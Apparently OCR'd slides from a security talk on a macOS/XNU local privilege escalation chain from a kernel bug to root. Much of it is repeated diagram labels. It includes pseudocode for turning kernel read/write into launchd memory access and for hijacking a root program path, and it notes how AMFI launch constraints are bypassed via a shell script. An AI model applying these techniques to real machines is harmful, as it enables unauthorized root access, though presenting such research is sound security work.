LPE_SIMPLE→THREADS[]

threads[0]: main

threads[1]: worker

LAUNCHD→THREADS[]

threads[0]

lpe_simple→threads[1]

thread→map

launchd

launchd→threads[0]

thread→map

launchd

USER

KERNEL

CPU

USER

KERNEL

main: self

OFF CPU

WORKER

ready: CPU

LPE_SIMPLE

MAIN THREAD

data_pipe[1] // read

WORKER THREAD

data_pipe[0] // write

VIRTUAL MEMORY

RESULT

LAUNCHD

VIRTUAL MEMORY

ADDR

addr

read(n)

PIPE STORAGE

FILLER

n

XNU

LPE_SIMPLE→THREADS[]

threads[0]: main

threads[1]: worker

LAUNCHD→THREADS[]

threads[0]

lpe_simple→threads[1]

thread→map

launchd

launchd→threads[0]

thread→map

launchd

USER

KERNEL

CPU

USER

KERNEL

worker: launchd

OFF CPU

MAIN

sleep

LPE_SIMPLE

MAIN THREAD

data_pipe[1] // read

WORKER THREAD

data_pipe[0] // write

VIRTUAL MEMORY

RESULT

LAUNCHD

VIRTUAL MEMORY

ADDR

addr

copyin

PIPE STORAGE

FILLER

n

XNU

LPE_SIMPLE→THREADS[]

threads[0]: main

threads[1]: worker

LAUNCHD→THREADS[]

threads[0]

lpe_simple→threads[1]


thread→map

launchd

launchd→threads[0]

thread→map

launchd


05
LEAK
CORRUPT
FIND TARGET
KERNEL R/W
CROSS-PROCESS R/W
ROOT
CPU
USER
KERNEL
main: self
OFF CPU
WORKER
pipewr
USER
LPE_SIMPLE
MAIN THREAD
data_pipe[1] // read
WORKER THREAD
data_pipe[0] // write
VIRTUAL MEMORY
RESULT
LAUNCHD
VIRTUAL MEMORY
ADDR
addr
KERNEL
XNU
LPE_SIMPLE→THREADS[]
threads[0]: main
threads[1]: worker
LAUNCHD→THREADS[]
threads[0]
PIPE STORAGE
FILLER
n
lpe_simple→threads[1]
thread→map
self
launchd→threads[0]
thread→map
launchd

USER

KERNEL

CPU

USER

KERNEL

worker: self

OFF CPU

MAIN

ready: CPU

LPE_SIMPLE

MAIN THREAD

data_pipe[1] // read

WORKER THREAD

data_pipe[0] // write

VIRTUAL MEMORY

RESULT

LAUNCHD

VIRTUAL MEMORY

ADDR

addr

PIPE STORAGE

n

EFAULT

XNU

LPE_SIMPLE→THREADS[]

threads[0]: main

threads[1]: worker

LAUNCHD→THREADS[]

threads[0]

lpe_simple→threads[1]


thread→map

self

launchd→threads[0]

thread→map

launchd


USER
KERNEL
CPU
USER
KERNEL
main: self
OFF CPU
WORKER
idle
LPE_SIMPLE
MAIN THREAD
data_pipe[1] // read
WORKER THREAD
data_pipe[0] // write
VIRTUAL MEMORY
RESULT
target bytes
LAUNCHD
VIRTUAL MEMORY
ADDR
addr
PIPE STORAGE
n
XNU
LPE_SIMPLE→THREADS[]
threads[0]: main
threads[1]: worker
LAUNCHD→THREADS[]
threads[0]
lpe_simple→threads[1]
thread→map
self
launchd→threads[0]
thread→map
launchd

NEW PRIMITIVE: CROSS-PROCESS R/W

TURN KERNEL R/W INTO LAUNCHD MEMORY R/W.


```
xproc_rw make_xproc_rw(task) {
  krw = make_krw(); worker = park_thread();
  saved = krw.read(worker.control_state);
  krw.write(worker.map, task.map);
  krw.write(worker.tag_override, TAG_CHECKS_OFF);
  read(p): return worker.copyin(p);
  write(p, x): worker.copyout(p, x);
  close(): park(worker); krw.write(worker.control_state, saved);
}
```



REFINEMENT 4: ROOT

ARE WE THERE YET?

JUST PATCH THE PATH STRING



THE LAUNCH-CONSTRAINT WRINKLE

Our script → shebang → /bin/sh

It may be macOS but AMFI is still annoying. You can't launch your own signed binary directly due to launch constraints. Just launch a shell script and kernel image activation will allow it due to the signed shell.

NEW PRIMITIVE: ROOT

TURN LAUNCHD MEMORY R/W INTO ROOT EXECUTION.

```
void root_exec(script) {
  launchd = make_xproc_rw(pid = 1);
  slot = scan(launchd, KNOWN_ROOT_PROGRAM);
  saved = launchd.read(slot);
  launchd.write(slot, script);
  trigger_service();
  launchd.write(slot, saved);
  launchd.close();
}
```

ON THE M5 LAPTOP

DEMO

So we can laugh when it fails.

CLOSING

TAKEAWAYS AND PREDICTIONS

Closing Statement, or Checkmate, or Big ol' Tree....
I've lost the metaphor

TAKEAWAY 1

THE MITIGATIONS ARE STRONG.

A great bug beats many great mitigations, but ...

TAKEAWAY 2

VULNERABILITY VALUE IN FLUX

Type confusion, non-corruption information leaks, intra-object memory unsafety, ...

TAKEAWAY 3

AI *HELPS* APPLE

Making most bugs trash helps you prioritize the right bugs.

QUESTIONS?

dion@calif.io: bruce@calif.io: black@calif.io